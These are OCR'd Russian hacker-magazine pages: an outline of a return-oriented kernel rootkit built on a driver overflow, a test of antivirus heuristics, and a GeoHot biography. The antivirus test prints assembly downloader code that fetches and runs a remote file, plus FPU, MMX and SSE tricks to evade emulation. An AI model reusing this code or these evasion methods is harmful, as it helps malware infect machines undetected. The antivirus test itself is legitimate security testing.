
Параметр DeviceObject указывает на конкретное устройство (у одного драйвера их может быть много), а Irp – на структуру, содержащую различную информацию о запросе к устройству: контрольный код, буферы для входящих и исходящих данных, статус завершения обработки запроса и многое другое.


Эксплойт?

Мы постараемся заэксплойтить самую распространенную и часто встречающуюся уязвимость переполнения буфера. Это легко сделать путем перезаписи буфера в созданном драйвером «устройстве», тем самым заместив возвращаемое значение в стеке таким образом, чтобы оно указывало на последовательность ядерных инструкций «POP ESP; RET», а также следующее в стеке значение, чтобы оно указывало на точку входа в возвратно-ориентированную программу.

Переписав эти восемь байт, мы сможем сконфигурировать стек так, чтобы он указывал на начало нашей возвратно-ориентированной программы. Любой подобный небезопасный код позволяет легко реализовать нашу атаку: простая уязвимость в ядре или любом драйвере, загруженном в адресное пространство ядра, является достаточным условием, чтобы скомпрометировать всю систему и выполнить злонамеренный

Виртуальные машины





Библиотека LIBC: частота встречаемости байт после инструкции 0xFF (косвенный переход). Пики приходятся на инструкции 0x8B и 0x89, которые являются опкодами инструкции MOV

возвратно-ориентированный код. Правда, для реализации этих коварных планов нужно решить один существенный вопрос — куда запихнуть имидж нашей программы? Есть два пути. Во-первых, эксплойт может перезаписать весь стек ядра нашим кодом, однако стек не резиновый, и в него может влезть (в случае Windows) всего три страницы, то есть 12 Кб. Во-вторых, эксплойт должен (по крайней мере, на начальном этапе выполнения) постараться продержать имидж самой программы в пользовательском режиме. Для решения этой проблемы идеально будет написать загрузчик нашего будущего руткита. Но об этом — чуть ниже.

Подводные камни

Их тоже полно. Одно из главных препятствий, возникающих на пути реализации возвратно-ориентированного руткита, — то, как Windows манипулирует своим ядерным стеком. Все существующие версии Windows используют в ядре так называемые уровни запросов прерываний (IRQL), являющиеся настоящей головной болью для системных разработчиков, пишущих драйвера. Если ты не знаешь, что такое IRQL, то совсем уж вкратце — это механизм приоритетов в ядре, весьма похожий на уровень приоритета потоков в юзермодных программах.
У каждого прерывания есть свой заранее определенный уровень. Когда возникает прерывание, то в первую очередь осуществляется сравнение с уровнем IRQL, который имеет текущий поток. В случае, если новое прерывание обладает более низким IRQL, исполнение программного кода от нового прерывания ставится в очередь до лучших времен — новое прерывание хода исполнения программы не может его заморозить, если оно ниже по уровню. Для грамотного читателя все это, конечно, не новость. Но самое интересное при этом происходит при попытке доступа к подкачиваемой памяти (то есть той, которую ядро периодически сбрасывает на жесткий диск), поскольку это имеет определенные последствия. Главное, что следует уяснить — доступ к подкачиваемой памяти сильно ограничен на высоких IRQL'ах, и при реализации кода это приводит к проблемам (читай — BSOD'ам). Ведь всякий раз, когда происходят прерывания (и, следовательно, они должны быть обработаны ядром Windows), ядро, как правило, начинает оперировать со стеком. При этом обработчик прерывания выделяет память ниже текущего значения ESP, нежели обработчик стека. И хотя такое поведение ядра вполне приемлемо в общей ситуации, в нашем случае это может привести к нежелательным последствиям, поскольку значения стека, находящиеся ниже текущего ESP, могут серьезно подпортить выполнение кода руткита. Решить эту проблему, как я говорил ранее, довольно просто — для этого нужен загрузчик. Можно сделать так: загрузчик должен выделить память в неподкачиваемом (nonpaged) пуле, который никогда не сбрасывается на жесткий диск, и скопировать туда тело руткита из пользовательского пространства перед тем как он будет запущен. При этом, заметь, имидж находится в пользовательском пространстве, что ограничивает способность механизмов защиты ядра запретить загрузку нашего руткита.
Когда общий ход выполнения программы захочет вернуться из некоей подпрограммы, это может привести к краху, поскольку есть вероятность того, что точка возврата перезаписана обработчиком прерывания. Чтобы избежать таких проблем, нужно также предусмотреть некую опцию динамического восстановления «поврежденного» участка кода, но уж это остается тебе в качестве домашнего задания.
Кроме того, если в стеке попадутся адреса из подкачиваемой памяти, не избежать проблем с IRQL, что неминуемо приведет к «синим экранам».
Это проблема решается использованием функции VirtualLock, которая позволит залочить в памяти определенное количество страниц процесса и не даст ядру скинуть эти страницы на диск. Однако, по неизвестным для меня причинам, это ноу-хау не всегда работает с областями памяти размером больше одной страницы.

Оффтоп

Большинство уязвимостей, возникающих из-за неправильной обработки данных, которые драйвер получает в IRP-запросе, довольно однотипны, и мы уже не раз о них писали. Знающие люди говорят, что некорректная обработка входных данных не является разовым явлением и, найдя одну уязвимость, можно с большой вероятностью найти и другую, проследив либо общий ход выполнения программы, либо другие участки программного кода, выполняющие аналогичную задачу. С такой задачей хорошо справляется утилита IOCTL Fuzzer (code.google.com/p/ioctlfuzzer), действие которой заключается в генерации и отправке заведомо некорректных входных данных с расчетом на то, что код, который их обрабатывает, попросту не учитывает возможность присутствия подобных некорректностей.
На самом деле, таких уязвимостей переполнения буфера, которые можно заэксплойтить при помощи фич возвратно-ориентированного кодинга в сторонних драйверах, вагон и маленькая тележка.



Сергей Греков

ВЗРЫВАЕМ ЭВРИСТИКУ

Простые методы обхода эвристики Symantec, McAfee и Trend Micro

Сегодня мы представляем на твой суд тест эвристических защит современных антивирусов. Причем не просто антивирусов, а настоящих лидеров мировой индустрии в области информационной безопасности и malware-детекта. Проверим на деле, чего стоит их лидерство.

Кстати, а кто же они, эти лидеры? Посмотрим отчет аналитической компании IDC за 2009 год. Увы, более актуальные данные пока (на момент написания статьи — конец февраля) отсутствуют. В соответствующей таблице мы немного модифицировали оригинальный отчет, заменив в последней колонке рост за 2008-2009 годы на долю мирового рынка. Итак, из таблицы видно, что Symantec и McAfee держат больше половины рынка.

Вот их мы и протестируем в первую очередь. Кого еще? Вот, например, третье и пятое место — Trend Micro и Sophos. Причина проста — мне так хочется! Шучу-шучу. На самом деле, краш-тесты этих антивирусов лично мне на глаза давно не попадались.

От редакции

Александр Лозовский, редактор рубрики

С давних времен бытует миф о том, что запрятать от эвристики прогу, написанную на ассемблере, не так просто. Лаборатория][проверила это утверждение. Результаты традиционно плачевные — наш даунлоадер в первозданном виде был детектирован едва ли половиной антивирусов, представленных на ВирусТотале. Что уж говорить о более извращенных тестах? Да, мое увлечение ВирусТоталом можно подвергнуть справедливой критике — ведь на этом сервисе тусуются антивирусы с несколько устаревшими движками (кажется, это было сделано как раз для того, чтобы снизить полезность сервиса для вирмэйкеров).
Тем не менее, общую картину эта проверка дает. Разумеется, в тесте, проведенном нашей лабораторией, были использованы самые последние версии указанных антивирусов — с самыми новыми движками и самыми свежими базами. Впрочем, базы тут не при чем. Все сорцы и бинарники, описанные в статье, ты можешь найти на нашем диске. Да, кстати, не спеши удивляться, если у тебя ВирусТотал или твой домашний антивирус будут давать несколько лучшие результаты — к моменту попадания журнала в твои руки антивирусные конторы уже могут принять меры.

Поехали!

В качестве конкретных продуктов я использовал топовые решения каждой компании:

```
• Symantec — Norton Internet Security 2011;
• McAfee — McAfee Total Protection;
• Trend Micro — Titanium Maximum Security;
• Sophos — Endpoint Security and Data
Protection.
```

Как я уже упоминал, тестировать мы будем важнейший компонент любого антивируса — эвристическую защиту. Методология довольно простая: я скачивал пробную версию каждого продукта, выставлял «максимальные» настройки (чтобы все было честно), а затем сканировал каждый из пяти файлов. А теперь поподробнее о файлах.
В этом краш-тесте я решил проверить, как обстоят дела у наших подопытных с эмулированием инструкций FPU, MMX и SSE. Ниже будут приводиться интересные фрагменты программного кода файлов, использованных в тестировании (полные листинги ты найдешь на нашем DVD). Для начала я сделал простенький Downloader на ассемблере. В качестве компилятора выступал masm32v10. Все довольно просто и очевидно:

```
start:

push 0
push 0
push offset PathToSave
push offset TargetURL
```

Компания	Доход ($M US GAAP)	Доля рынка, %
Symantec	2360	**35,76**
McAfee	1191	18,05
Trend Micro	596	9,03
KL	380	5,76
Sophos	203	3,08
AVG	190	2,88
ESET	160	2,42
FSecure	150	2,27
BitDefender	140	2,12
Panda	132	2,00
Other	1098	16,64
Total	6600	100,00

Аналитический отчет IDC по доходам антивирусных вендоров за 2009 год

```
push 0
call URLDownloadToFileA

push 0
push 0
push 0
push offset PathToSave
push offset OpenString
push 0
call ShellExecute

push 0
call ExitProcess
```

Этот фрагмент кода загружает файл из интернета при помощи API'шки URLDownloadToFileA, а затем запускает его при помощи ShellExecute. Казалось бы, такой простейший «вирус» должны детектировать все, однако оказалось, что это не совсем так: великий и ужасный Norton Internet Security 2011 не посчитал этот примитив за вирус. Впрочем, он оказался единственным — все остальные антивирусы справились успешно и обнаружили «угрозу».
Затем я решил слегка усложнить задачу, заменив прямой вызов API-функций через импорты на следующую последовательность действий: получение адреса библиотеки с помощью LoadLibrary, получение адреса функции с помощью GetProcAddress, дальнейший ее вызов через call reg. Получилось примерно так:

```
start:

push offset urlmonStr
call LoadLibraryA

push offset downloadfunc
push eax
call GetProcAddress

push 0
push 0
push offset PathToSave
push offset TargetURL
```



▸ dvd

Исходники и бинарники ждут тебя на нашем диске. Вперед, к экспериментам!



AntiVir	7.11.3.180	2011.02.22	TR/Downloader.Gen
Antiy-AVL	2.0.3.7	2011.02.22	-
Avast	4.8.1351.0	2011.02.22	-
Avast5	5.0.677.0	2011.02.22	-
AVG	10.0.0.1190	2011.02.22	Downloader.Rozena
BitDefender	7.2	2011.02.22	Generic.Malware.dld!!.17039279
CAT-QuickHeal	11.00	2011.02.22	-
ClamAV	0.96.4.0	2011.02.22	-
Commtouch	5.2.11.5	2011.02.22	W32/Downloader-Sml!Eldorado
Comodo	7772	2011.02.22	-
DrWeb	5.0.2.03300	2011.02.22	Trojan.Aphex
Emsisoft	5.1.0.2	2011.02.22	-
eSafe	7.0.17.0	2011.02.22	-
eTrust-Vet	36.1.8175	2011.02.22	Win32/Dlgroj.23
F-Prot	4.6.2.117	2011.02.22	W32/Downloader-Sml!Eldorado
F-Secure	9.0.16160.0	2011.02.22	Generic.Malware.dld!!.17039279
Fortinet	4.2.254.0	2011.02.22	-
GData	21	2011.02.22	Generic.Malware.dld!!.17039279
Ikarus	T3.1.1.97.0	2011.02.22	-
Jiangmin	13.0.900	2011.02.22	-
K7AntiVirus	9.85.3931	2011.02.22	Riskware
Kaspersky	7.0.0.125	2011.02.22	Trojan-Downloader.Win32.Aphex.gen
McAfee	5.400.0.1158	2011.02.22	Downloader-AE
McAfee-GW-Edition	2010.1C	2011.02.22	Heuristic.BehavesLike.Win32.Downloader.J
Microsoft	1.6502	2011.02.22	-
NOD32	5896	2011.02.22	a variant of Win32/TrojanDownloader.Tiny.NPJ
Norman	6.07.03	2011.02.22	W32/Downloader
nProtect	2011-02-10.01	2011.02.15	-
Panda	10.0.3.5	2011.02.21	Suspicious file
PCTools	7.0.3.5	2011.02.22	-
Prevx	3.0	2011.02.22	-
Rising	23.46.01.06	2011.02.22	-
Sophos	4.61.0	2011.02.22	Troj/Aphex-Fam
SUPERAntiSpyware	4.40.0.1006	2011.02.22	-
TheHacker	6.7.0.1.134	2011.02.22	-
TrendMicro	9.200.0.1012	2011.02.22	Mal_DLDER
TrendMicro-HouseCall	9.200.0.1012	2011.02.22	Mal_DLDER

Первый тест. Все довольны — 21 из 42-х антивирусов распознали угрозу

AhnLab-V3	2011.02.14.02	2011.02.14	-
AntiVir	7.11.3.164	2011.02.19	HEUR/Malware
Antiy-AVL	2.0.3.7	2011.02.19	-
Avast	4.8.1351.0	2011.02.20	-
Avast5	5.0.677.0	2011.02.20	-
AVG	10.0.0.1190	2011.02.20	Downloader.Rozena
BitDefender	7.2	2011.02.20	Generic.Malware.dld!!.COAB71FE
CAT-QuickHeal	11.00	2011.02.20	-
ClamAV	0.96.4.0	2011.02.20	-
Commtouch	5.2.11.5	2011.02.20	-
Comodo	7780	2011.02.20	-
DrWeb	5.0.2.03300	2011.02.20	-
Emsisoft	5.1.0.2	2011.02.20	-
eSafe	7.0.17.0	2011.02.17	-
eTrust-Vet	36.1.8178	2011.02.18	-
F-Prot	4.6.2.117	2011.02.20	-
F-Secure	9.0.16160.0	2011.02.20	Generic.Malware.dld!!.COAB71FE
Fortinet	4.2.254.0	2011.02.20	-
GData	21	2011.02.20	Generic.Malware.dld!!.COAB71FE
Ikarus	T3.1.1.97.0	2011.02.20	-
Jiangmin	13.0.900	2011.02.20	-
K7AntiVirus	9.87.3906	2011.02.19	-
Kaspersky	7.0.0.125	2011.02.20	-
McAfee	5.400.0.1158	2011.02.20	-
McAfee-GW-Edition	2010.1C	2011.02.20	-
Microsoft	1.6502	2011.02.20	TrojanDownloader:Win32/Small.gen!F
NOD32	5891	2011.02.20	-
Norman	6.07.03	2011.02.20	-
nProtect	2011-02-10.01	2011.02.15	-
Panda	10.0.3.5	2011.02.20	-
PCTools	7.0.3.5	2011.02.20	-
Prevx	3.0	2011.02.20	-
Rising	23.45.04.06	2011.02.18	-
Sophos	4.61.0	2011.02.20	Mal/Downldr-AC
SUPERAntiSpyware	4.40.0.1006	2011.02.20	-
Symantec	20101.3.0.103	2011.02.20	-
TheHacker	6.7.0.1.134	2011.02.20	-

Пятый тест. Народ явно не справляется!

```
push 0
call eax

push offset shell32Str
call LoadLibraryA

push offset executefunc
push eax
call GetProcAddress

push 0
push 0
push 0
push offset PathToSave
push offset OpenString
push 0
call eax

push 0
call ExitProcess
```

Что же в результате? С этим «чудовищным троянским конем» справился только Sophos. Тройка лидеров отдохнула.
Отлично, идем дальше. Добавим в код последнего «вируса» проверки, связанные с использованием инструкций FPU-набора.

```
start:

xor eax, eax
finit
push 0
push 1
fld qword ptr [esp]
mov dword ptr [esp], 0
mov dword ptr [esp + 4], 0
fst qword ptr [esp]
mov eax, [esp]
test eax, eax
jz Exit
```

Суть этой проверки чрезвычайно проста. Вначале в стек вносятся два двойных слова — 0x00000000 и 0x00000001. Далее в регистр ST0 сопроцессора из памяти вносится учетверенное слово по адресу, который содержит регистр ESP. Таким образом, регистр ST0 содержит ненулевое значение. Затем с помощью двух MOV'ов содержимое памяти по [ESP] и [ESP+4] обнуляется. А теперь — самое последнее и самое главное: QWORD из ST0 копируется в память по [ESP], и полученное значение по [ESP] копируется в регистр EAX. Антивирус обязан правильно обработать все инструкции, иначе финальная проверка TEST EAX, EAX будет выполнена некорректно. Если просто пропускать все FPU-инструкции, то в регистре EAX окажется ноль и произойдет вызов ExitProcess.
Однако хитрый Sophos справился и с этим тестом. Тогда я решил использовать редко встречаемые MMX инструкции.

```
start:

xor eax, eax
movq MM0, QWORD_VAL
push 0
```

AV-вендор	SimpleDown-loader	GPA Downloader	GPA Downloader + FPU	GPA Downloader + MMX	GPA Downloader + SSE
Symantec	-	-	-	-	-
McAfee	Downloader-AE	-	-	-	-
TrendMicro	MAL_DLDER	-	-	-	-
Sophos	Troj/Apher-Fam	Mal/DownLdr-AC	Mal/DownLdr-AC	Mal/DownLdr-AC	Mal/DownLdr-AC

Неутешительные результаты нашего теста

Avast	4.8.1351.0	2011.02.20	-
Avast5	5.0.677.0	2011.02.20	-
AVG	10.0.0.1190	2011.02.20	Downloader.Rozena
BitDefender	7.2	2011.02.20	Generic.Malware.dld!!.C0AB71FE
CAT-QuickHeal	11.00	2011.02.20	-
ClamAV	0.96.4.0	2011.02.20	-
Commtouch	5.2.11.5	2011.02.20	-
Comodo	7780	2011.02.20	-
DrWeb	5.0.2.03300	2011.02.20	-
Emsisoft	5.1.0.2	2011.02.20	-
eSafe	7.0.17.0	2011.02.17	-
eTrust-Vet	36.1.8170	2011.02.18	-
F-Prot	4.6.2.117	2011.02.20	-
F-Secure	9.0.16160.0	2011.02.20	Generic.Malware.dld!!.C0AB71FE
Fortinet	4.2.254.0	2011.02.20	-
GData	21	2011.02.20	Generic.Malware.dld!!.C0AB71FE
Ikarus	T3.1.1.97.0	2011.02.20	-
Jiangmin	13.0.900	2011.02.20	-
K7AntiVirus	9.87.3906	2011.02.19	-
Kaspersky	7.0.0.125	2011.02.20	-
McAfee	5.400.0.1158	2011.02.20	-
McAfee-GW-Edition	2010.1C	2011.02.20	-
Microsoft	1.6502	2011.02.20	TrojanDownloader:Win32/Small.gen!F
NOD32	5891	2011.02.20	-
Norman	6.07.03	2011.02.20	-
nProtect	2011-02-10.01	2011.02.15	-
Panda	10.0.3.5	2011.02.20	-
PCTools	7.0.3.5	2011.02.20	-
Prevx	3.0	2011.02.20	-
Rising	23.45.04.08	2011.02.18	-
Sophos	4.61.0	2011.02.20	Mal/DownLdr-AC
SUPERAntiSpyware	4.40.0.1006	2011.02.20	-
Symantec	20101.3.0.103	2011.02.20	-
TheHacker	6.7.0.1.134	2011.02.20	-
TrendMicro	9.200.0.1012	2011.02.20	-
TrendMicro-HouseCall	9.200.0.1012	2011.02.15	-

Четвертый тест. Многие отдыхают.

```
push 0
movq qword ptr [esp], MM0
mov eax, [esp]
test eax, eax
jz Exit
```

Здесь используется аналогичная предыдущему файлу проверка. Разница лишь в том, что вместо FLD и FST используется только инструкция MOVQ. Все остальное — абсолютно идентично. Однако и здесь Endpoint Security and Data Protection показал себя с лучшей стороны, не пропустив «вредоносное ПО» на компьютер. Что же, обидно, что этот антивирус все никак не сдается… А раз так, то применим тяжелую артиллерию — инструкции набора SSE.

```
DQWORD_VAL db 0ffh,0ffh,0ffh,0ffh,0ffh,0ffh,0ffh,
   0ffh,0ffh,0ffh,0ffh,0ffh,0ffh,0ffh,
   0ffh,0ffh

start:

xor eax, eax
mov ecx, offset DQWORD_VAL

db 00fh, 10h, 01h
db 00fh, 50h, 0c0h

test eax, eax
jz Exit
```

Внимательный читатель, наверное, сразу же задастся вопросом: «А что это за db 00fh… в коде? Где же инструкции?». Отвечаю: дело в том, что masm32 (компилятор ассемблера от MicroSoft) последней, десятой версии, просто не знает таких мнемоник, которые я хотел использовать. На самом деле — это инструкции MOVUPS XMM0, [ECX] и MOVMSKPS EAX, XMM0. Я уверен, что подавляющее большинство людей, работающих с ассемблером и машинными командами, никогда в жизни таких инструкций не видели. Что же они делают?

Команда MOVUPS, по сути, просто копирует данные. Я, конечно, мог обойтись только копированием данных, как я это и делал в предыдущих примерах, но мне хотелось сломить нашего оставшегося стойкого оловянного солдатика. Для этой цели я использовал команду MOVMSKPS, которая расшифровывается как Extract Packed Single-Precision Floating-Point Sign Mask. Эта инструкция берет знаки четырех DWORD'ов, входящих в XMM-регистр, и кладет их в приемник, зануляя старшие двадцать восемь бит (32-битный режим).

И что же? Я достиг результата… Правда, Sophos все равно оказался «крепким орешком» и выдержал даже это испытание.

На этом краш-тест закончен. Пришло время подвести итоги — все данные по срабатываниям антивирусов я расположил в одной сравнительной таблице.

Заключение

Что же получается? Эвристические алгоритмы лидеров мирового антивирусного рынка задетектили примитивную ассемблерную малварь, но любой шаг в сторону вызвал у большинства из них сильные затруднения. В этом смысле приятно удивил Sophos, обнаруживший все «угрозы». По-видимому, либо в нем используется аппаратное ускорение, перекладывающее эмуляцию кода на процессор, либо у них есть команда классных разработчиков, которая добавила даже эмуляцию MOVMSKPS :).

Конечно, наш тест не претендует на стопроцентную объективность, но ясно одно: не так важно, насколько широко AV-вендор представлен в мире или раскручен — с эффективностью защиты пользователя это не коррелирует. ⌶

Мария «Mifrill» Нефедова (mifrill@real.xakep.ru)



GeoHot vs Sony

Один против корпорации

Ты уже наверняка слышал о противостоянии, что развернулось между известным хакером GeoHot'ом и компанией Sony, чью супер-защищенную приставку (PlayStation 3) он взломал. По сути, GeoHot сейчас в судебном порядке отстаивает право всех исследователей ломать свои смартфоны, консоли и другие гаджеты, если им того захочется.

Краткая биографическая справка

Чтобы разобраться в этой запутанной истории, сначала нужно понять, кто такой GeoHot, и чем он знаменит.
Имя и никнейм нашего героя ты мог неоднократно встречать на страницах журнала, но подробно о нем мы не рассказывали ни разу. Кажется, пришла пора это исправить. Сейчас ему всего 21 год, он родился 9-го октября 1989 года в США, в городе Глен Рок. В Сети и за ее пределами он известен как Джордж Фрэнсис Хотц, GeoHot, million75 или же просто mil. Невзирая на свой, в общем-то, юный возраст, Хотц успел достигнуть многого. Если говорить об образовании, то небезынтересен хотя бы тот факт, что GeoHot — выпускник Центра талантливой молодежи при Университете Джона Хопкинса. Слава пришла к Хотцу задолго до того, как он вплотную занялся джейлбрейком. Еще в начале 2000-х он успел отметиться на ISEF — Intel International Science and Engineering Fair. Это престижное соревнование для студентов и школьников, на котором они представляют свои научные проекты. Впервые Джордж участвовал в ISEF в 2004 году с проектом «The Mapping Robot». С первого же раза он вошел в список финалистов, в результате чего засветился на ТВ, дав интервью Ларри Кингу в мегапопулярном на Западе «Today Show». На следующий год успех повторился, на этот раз Хотц сорвал овации с проектом «The Googler».
Судя по фотографиям (да и просто исходя из названий) нетрудно догадаться, что все проекты GeoHot'a были связаны с робототехникой, которая Хотцу и по сей день очень интересна. И этот интерес возник совсем не вдруг — еще в школе Джордж входил в состав команды Titanium Knights, которая занималась боевыми ботами. А на досуге вундеркинд возился с проектом «Neuropilot» — разработка представляла собой девайс, основанный на железках OpenEEG-проекта, и эта штука могла считывать ЭЭГ-волны человеческого мозга. Джорджу удалось снискать признание публики на ISEF и в третий раз — в 2007 году. Его очередной проект «I want a Holodeck» заработала сразу несколько призов в разных категориях, и заняла топовые места. Успех обернулся не только денежным эквивалентом (за самые интересные проекты Intel и Ко платят молодежи неплохие деньги), но и пристальным вниманием прессы. За эти годы наш герой успел побывать в эфире почти всех крупнейших телеканалов (Fox, CNN, NBC, CBS, G4, ABC, CNBC, BBC), дать интервью многим ведущим мировым СМИ (например, Forbes) и выступить на различных IT-конференциях. Словом, нет ничего удивительного в том, что уважаемый журнал PC World включил имя Джорджа Хотца в топ-10 самых перспективных учеников младше 21 года.

Вскрытие яблочных продуктов

Ценные призы и умиление со стороны СМИ Джорджа, очевидно, не прельщали. От перспективных конкурсов для талантливой молодежи он перешел к вещам менее законным и куда более скандальным. Признание в среде андеграунда и широкая (более того — уже мировая) известность пришли к нему в 2008-2009 годах, когда он джейлбрейкнул первый iPhone от Apple, написав blackra1n и purplera1n.
Этот поступок снова привлек внимание прессы и общественности к молодому (тогда 17-летнему) хакеру, что ему, судя по всему, пришлось по душе. И дело было даже не в том, что он писал полезный, но не слишком легальный софт (напоминаем — тогда поправки в DMCA еще не внесли, и джейлбрейк не был одобрен законом :)), просто время от времени Хотц также выдавал в своем блоге длинные тирады о Правильном Хакерстве. Например, он крайне эмоционально писал о том, что настоящие хакеры (то есть он сам и парни из Dev Team, ih8sn0w и chronicdev) не берут денег за свои программы, а те, кто поступает иначе — просто сволочи. Или, скажем, резко осуждал пиратство. Увы, на данный момент старый блог GeoHot'a закрыт и подтерт, так что придется обойтись без ссылок и поверить нам на слово.
Заметим, кстати, что джейлбрейк iPhone (а впоследствии и PS3) — дело рук не только Джорджа лично. Хотц вообще-то работал в команде, просто у его коллег не наблюдалось такой острой тяги к общению с прессой, длинным рассуждениям об этике хакерства и тому подобным вещам. Сам Джордж о своих «боевых товарищах», впрочем, не забывал. К примеру, тот самый первый взломанный iPhone он отдал для исследований Тери Дитаборну, основателю компании Certicell, в обмен на Nissan 350Z и три новых iPhone 8 ГБ.

GeoHot на выставке ISEF в 2007 году

